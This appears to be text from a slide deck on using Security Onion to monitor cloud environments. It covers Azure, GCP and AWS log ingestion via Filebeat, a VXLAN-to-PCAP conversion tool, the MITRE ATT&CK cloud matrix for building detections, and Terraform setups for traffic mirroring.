
<https://docs.microsoft.com/en-us/azure/active-directory/reports-monitoring/tutorial-azure-monitor-stream-logs-to-event-hub>

<https://docs.securityonion.net/en/latest/filebeat.html#modules>

<https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-module-azure.html>



Security Onion: GCP Data




Security Onion: GCP Configuration

- Configure Audit (IAM&Admin->Default audit config))
- Configure VPC flow logs (VPC network -> Flow logs -> Configure)
- Logs Viewer -> Create Sink -> Pub/Sub topic
- Create subscription
- Create service account with the Pub/Sub Editor role
- Configure Filebeat module in Security Onion

<https://docs.securityonion.net/en/latest/filebeat.html#modules>

<https://www.elastic.co/blog/monitoring-google-cloud-with-the-elastic-stack-and-google-operations>

Security Onion: AWS



Security Onion: AWS Cloudtrail Configuration

- Configure Cloudtrail to send to S3 bucket (also configure S3 bucket notify SQS)
- Filebeat pulls from SQS/S3 and processes into Elastic Stack on Security Onion
- Sift through data in Hunt and/or alert internally/centrally using

<https://docs.securityonion.net/en/latest/filebeat.html#walkthrough-aws-cloudtrail-logs>



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Additional Tools

vxlan2pcap

- Convert VXLAN-encapsulated PCAP to be readable by tools that do not support VXLAN encapsulation:

./vxlan2pcap vxlan.pcap out.pcap

```
wlambert@dev:~$ sudo tcpdump -nnr vxlan.pcap -c 3
reading from file vxlan.pcap, link-type EN10MB (Ethernet)
15:20:32.675392 IP 192.168.56.11.39924 > 192.168.56.12.4789: VXLAN, flags [I] (0x08), vni 123
ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
15:20:32.675732 IP 192.168.56.12.40908 > 192.168.56.11.4789: VXLAN, flags [I] (0x08), vni 123
ARP, Reply 10.0.0.2 is-at 4a:7f:01:3b:a2:71, length 28
15:20:32.676047 IP 192.168.56.11.48134 > 192.168.56.12.4789: VXLAN, flags [I] (0x08), vni 123
IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 3389, seq 1, length 64
wlambert@dev:~$ sudo tcpdump -nnr out.pcap -c 3
reading from file out.pcap, link-type EN10MB (Ethernet)
15:20:32.675392 ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
15:20:32.675732 ARP, Reply 10.0.0.2 is-at 4a:7f:01:3b:a2:71, length 28
15:20:32.676047 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 3389, seq 1, length 64
```

MITRE ATT&CK Cloud Matrix

Cloud Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise covering Azure, Azure AD, Office 365, SaaS.

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| Initial Access | Persistence | Privilege Escalation | Defense Evasion | Credential Access |
|-----------------------------------|----------------------------|----------------------|----------------------------------|--------------------------------|
| Drive-by Compromise | Account Manipulation | Valid Accounts | Application Access Token | Account Manipulation |
| Exploit Public-Facing Application | Create Account | | Redundant Access | Brute Force |
| Spearphishing Link | Implant Container Image | | Revert Cloud Instance | Cloud Instance Metadata API |
| Trusted Relationship | Office Application Startup | | Unused/Unsupported Cloud Regions | Credentials in Files |
| Valid Accounts | Redundant Access | | Valid Accounts | Steal Application Access Token |
| | Valid Accounts | | Web Session Cookie | Steal Web Session Cookie |

- Adversary tactics and techniques relative to cloud environments
- Create detections for TIDs through the use of Sigma/Playbook.
- Test detections using ART tests, RTA, or Prelude Operator
- Map coverage with ATT&CK Navigator

<https://attack.mitre.org/matrices/enterprise/cloud/>

<https://github.com/redcanaryco/atomic-red-team>

Automated Deployment/Testing

Test AWS Traffic Mirroring and 3CS AutoMirror with Security Onion

- Follow the instructions below to setup a full-fledged VPC that includes:
 - Security Onion
 - Ubuntu/Windows hosts
 - AutoMirror functionality to automatically mirror the traffic for each of the hosts

<https://github.com/Security-Onion-Solutions/securityonion-cloud/tree/master/terraform/aws>

Test GCP Packet Mirroring with Security Onion

VM instances

 CREATE INSTANCE  IMPORT VM  REFRESH  S

 Filter VM instances

| <input type="checkbox"/> Name ^ | Zone | Recommendation | In use by | Internal IP |
|---|------------|----------------|-----------------------|---------------------|
| <input type="checkbox"/>  securityonion | us-east1-b | | securityonion-sensors | 172.16.164.2 (nic0) |
| <input type="checkbox"/>  ubuntu-0 | us-east1-b | | | 172.16.164.3 (nic0) |

<https://github.com/Security-Onion-Solutions/securityonion-cloud/tree/master/terraform/gcp>



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Download Security Onion

<http://securityonion.net/download>

Documentation:

<https://securityonion.readthedocs.io>

Professional Services and Support

<https://securityonionsolutions.com>

AMI:

<https://docs.securityonion.net/en/2.3/cloud-ami.html#aws-cloud-ami>

Cloud Resources

<http://github.com/security-onion-solutions/securityonion-cloud>

